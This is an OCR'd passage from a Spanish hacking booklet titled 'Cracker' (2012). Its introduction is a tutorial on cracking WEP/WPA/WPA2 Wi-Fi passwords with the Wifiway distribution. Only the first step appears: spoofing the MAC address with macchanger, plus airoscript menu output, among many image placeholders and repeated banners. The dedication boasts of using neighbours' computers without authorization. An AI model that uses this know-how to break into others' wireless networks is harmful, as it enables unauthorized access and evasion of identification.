

Cracker

INICIO

MAR/17/JUL/2012

No usare índices, no usare prólogos, no usare capítulos no habrá hojas específicas de separación. Solo dedicare este libro y mandare algunos saludos después de eso comenzaremos directo con lo que al lector le interesa.

DEDICACION ESPECIAL

A mi hija Julieth

(A mis vecinos que me brindan su ordenador para experimentar, sin su autorización)

(A mi profesor que dijo: Usted no llegara lejos. Y hoy gano 4 veces mas que el.)

No es el dinero, yo demostré que si pude salir adelante a pesar de que nadie
confío en mi para hacerlo.

Team:

Black Team Ravens

Agradecimiento Total a las paginas Web de las cuales tome algunas capturas de pantalla pero mas sin embargo yo escribí toda la información. Gracias.

By:

El Padrino



VLAO ACID RAVEN

Cracker




CRACKEAR CONTRASEÑAS WEP WPA WPA2

Antes de comenzar lo primordial es tener acceso a internet desde cualquier parte del mundo en la que nos encontremos, así que por este motivo comenzare por darte las mejores herramientas para descifrar contraseñas wep, wpa y wpa2.

La primera herramienta se llama Wifiway y se usa de la siguiente manera:




Cracker




WIFIWAY 2.0
the new wifiway

Cracker




WIFIWAY 2.0
the new wifiway



WIFIWAY 2.0
the new wifiway

Cracker



WIFIWAY 2.0
the new wifiway

PASO 1 : CAMBIAR MAC

Lo siguiente que debemos hacer es Cambiar nuestra MAC.

Y para eso vamos a la siguiente Ruta:
Inicio - Wifiway - Redes - macchanger

Aqui le damos ENTER

Nos Saldra una ventanita para seleccionar nuestro adaptador recorden el mio es "wlan0"

Seleccionamos la opcion
1) 640x480
para un buen funcionamiento de grafico.

WIFIWAY 2.0
the new wifiway

DE 3.5

Firefox Konqueror Konsole Personal

Todas las aplicaciones

- Wifiway
- Dessarrollo
- Juegos
- Gráficos
- Internet
- Multimedia
- Oficina
- Sistema
- Utilidades
- Centro de control
- Buscar archivos/carpetas

Acciones

- Documentos recientes
- Menú del sistema
- Preferencias
- Ejecutar orden...
- Cambiar usuario
- Bloquear sesión

Finalizado - macchanger - Konsole


```
Current MAC: aa:bb:cc:dd:ee:unknown
Faked MAC: 00:11:22:33:44:55 (Cimsys Inc)
en Faked MAC: es nuestro Nuevo MAC la FAISA para motivo de Seguridad.
```

Terminal - airoscript oficial

```
Text domain dir is /usr/local/share/locale and textdomain is airoscript
[INFO] Output folder is /tmp/tmp.rDSRH
Select screen resolution
Available resolutions
## 1) 640x480 ##
## 2) 800x480 ##
## 3) 800x600 ##
## 4) 1024x768 ##
## 5) 1280x768 ##
## 6) 1280x1024 ##
## 7) 1600x1200 ##
```


Option **1**

Cracker




WIFIWAY 2.0
the new wifiway

2011-02-12 23:16



WIFIWAY 2.0
the new wifiway


2011-02-12 23:16




WIFIWAY 2.0
the new wifiway

2011-02-12 23:17

Cracker



